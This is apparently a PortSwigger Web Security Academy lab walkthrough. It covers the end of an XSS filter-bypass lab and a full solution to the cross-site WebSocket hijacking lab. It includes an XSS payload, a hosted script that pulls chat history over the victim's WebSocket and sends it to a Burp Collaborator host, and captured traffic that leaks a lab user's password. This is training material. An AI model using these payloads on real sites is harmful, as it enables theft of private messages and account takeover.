After some trial and error, the application did not like the parenthesis that was being used in the payload:

alert1


^did not return an error message.

Using the XSS cheat sheet by Portswigger, the following payload executed the JavaScript on the application:

<img src=x oNeRRoR=alert`1`>

If you can't access the "Live chat" feature in on the UI of the application, use the "Match and Replace" to automatically append the X-Forwarded-For header to all requests.

Just leave the "Match" option empty and the "Replace" option with the Request header + value we want to add.



Lab: Cross-site WebSocket hijacking

Lab: Cross-site WebSocket hijacking

- This online shop has a live chat feature implemented using WebSockets.
- To solve the lab, use the exploit server to host an HTML/JavaScript payload that uses a cross-site WebSocket hijacking attack to exfiltrate the victim's chat history, then use this gain access to their account.
- **Summary - Steps to Exploit**:
- We need to review the WebSocket handshake request, if this request does not contain a secure unpredictable parameter, and is only using cookies for session handling, then it is vulnerable to a CSRF attack.
- We can identify this WebSocket handshake request by looking for the below 3 headers in the requests:
  - Sec-WebSocket-Key: QZlKivkwPY4F4Dal+NNYrQ==
  - Connection: keep-alive, Upgrade
  - Upgrade: websocket
- If this Handshake request relies only on session cookies and does not have any unpredictable parameters, then it is vulnerable to a CSRF attack.
- We can use the Exploit Server on the lab, to host the CSRF payload.
- Using the “READY” command in the payload, the server will send all past chat requests to our Burp Collaborator. We will receive some sensitive information and use it to log in as the user Carlos.
- **Final Payload**: Identify if the WebSockets Handshake request is vulnerable to Cross-Origin WebSocket Hijacking/CSRF attack. The handshake request can be identified by looking for the following headers in the WebSockets requests:
  - Sec-WebSocket-Key: wDqumtseNBJdhkihL6PW7w==
  - Connection: keep-alive, Upgrade
  - Upgrade: websocket
- If the handshake request relies solely on session cookies and does not contain any unpredictable parameters, then it is vulnerable to a CSRF attack. Depending on how the application uses the WebSocket's, we can perform unauthorized actions or retrieve sensitive data that the user can access.

Request

Pretty | Raw | Hex

```
1 GET /chat HTTP/1.1
2 Host: ac8e1fa21ff633ccc09b75d8006c00dc.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0)
  Gecko/20100101 Firefox/100.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Sec-WebSocket-Version: 13
8 Origin:
  https://ac8e1fa21ff633ccc09b75d8006c00dc.web-security-academy.net
9 Sec-WebSocket-Key: QZlKivkwPY4F4Dal+NNYrQ==
10 Connection: keep-alive, Upgrade
11 Cookie: session=bzLJHYhu3BFKaG6hbfxV9msEoKxfxFev
12 Sec-Fetch-Dest: websocket
13 Sec-Fetch-Mode: websocket
14 Sec-Fetch-Site: same-origin
15 Pragma: no-cache
16 Cache-Control: no-cache
17 Upgrade: websocket
```

Response

Pretty | Raw | Hex | Render

```
1 HTTP/1.1 101 Switching Protocol
2 Connection: Upgrade
3 Upgrade: websocket
4 Sec-WebSocket-Accept: T9vq/wbOpEOCFhFQPTcY8Xmt4O8=
5 Content-Length: 0
6
7
```

This is the WebSocket handshake request that the application submits.

This request is vulnerable to CSRF. As the handshake request does not contain an unpredictable token and only relies on session cookies.

This is the payload that will be hosted on the Exploit Server that is provided by the lab.

When you submit the message/command “READY” to the server via WebSocket message, all the past chat messages will be received.

When the messages are received from the server those messages will be sent to our Burp Collaborator.


This is possible as CSRF or cross-site WebSocket hijacking attacks, allows for 2-way interaction with the application. Which is not the case for a standard CSRF attack.

Body:

```
<script>
    var ws = new WebSocket('wss://ac8e1fa21ff633ccc09b75d8006c00dc.web-security-academy.net/chat');
    ws.onopen = function() {
        ws.send("READY");
    };
    ws.onmessage = function(event) {
        fetch('https://agujppw3jqrmu77mp5b70ywr7id91y.oastify.com', {method: 'POST', mode: 'no-cors', body: event.data});
    };
</script>
```

Viewing any network traffic on our Burp Collaborator, we can see the sensitive information returned.

Because we used the “READY” command, the WebSocket sent many past chat requests, one of them contained the password of the user Carlos.




9	2022-May-17 03:24:14 UTC	HTTP	agujppw3jqrmu77mp5b70ywr7id91y
10	2022-May-17 03:24:14 UTC	HTTP	agujppw3jqrmu77mp5b70ywr7id91y
11	2022-May-17 03:24:14 UTC	HTTP	agujppw3jqrmu77mp5b70ywr7id91y
12	2022-May-17 03:24:14 UTC	HTTP	agujppw3jqrmu77mp5b70ywr7id91y

Description | Request to Collaborator | Response from Collaborator

Pretty | Raw | Hex

```
3 Connection: keep-alive
4 Content-Length: 47
5 sec-ch-ua:
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/101.0.4951.54 Safari/537.36
8 sec-ch-ua-platform:
9 Content-Type: text/plain;charset=UTF-8
10 Accept: */*
11 Origin:
  https://exploit-acba1fe81f64333fc0c6753b018d00d2.web-security-academy.net
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-Mode: no-cors
14 Sec-Fetch-Dest: empty
15 Referer:
  https://exploit-acba1fe81f64333fc0c6753b018d00d2.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US
18
19 {
    "user":"You",
    "content":"I forgot my password"
  }
```




8	2022-May-17 03:24:14 UTC	HTTP	agujppw3jqrmu77mp5b70ywr7id91y
9	2022-May-17 03:24:14 UTC	HTTP	agujppw3jqrmu77mp5b70ywr7id91y
10	2022-May-17 03:24:14 UTC	HTTP	agujppw3jqrmu77mp5b70ywr7id91y
11	2022-May-17 03:24:14 UTC	HTTP	agujppw3jqrmu77mp5b70ywr7id91y
12	2022-May-17 03:24:14 UTC	HTTP	agujppw3jqrmu77mp5b70ywr7id91y


Description | Request to Collaborator | Response from Collaborator

Pretty | Raw | Hex

```
3 Connection: keep-alive
4 Content-Length: 82
5 sec-ch-ua:
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, l
  Gecko) Chrome/101.0.4951.54 Safari/537.36
8 sec-ch-ua-platform:
9 Content-Type: text/plain;charset=UTF-8
10 Accept: */*
11 Origin:
  https://exploit-acba1fe81f64333fc0c6753b018d00d2.web-security-academy.ne
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-Mode: no-cors
14 Sec-Fetch-Dest: empty
15 Referer:
  https://exploit-acba1fe81f64333fc0c6753b018d00d2.web-security-academy.ne
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US
18
19 {
    "user":"Hal Pline",
    "content":"No problem carlos, it&apos;s r74iwqkr21cxzhjkjgkk"
  }
```

For testing purposes, I sent a bunch of chat messages and then used the “READY” command, and they were all returned.





Prevention

- https://portswigger.net/web-security/websockets#intercepting-and-modifying-websocket-messages#how-to-secure-a-websocket-connection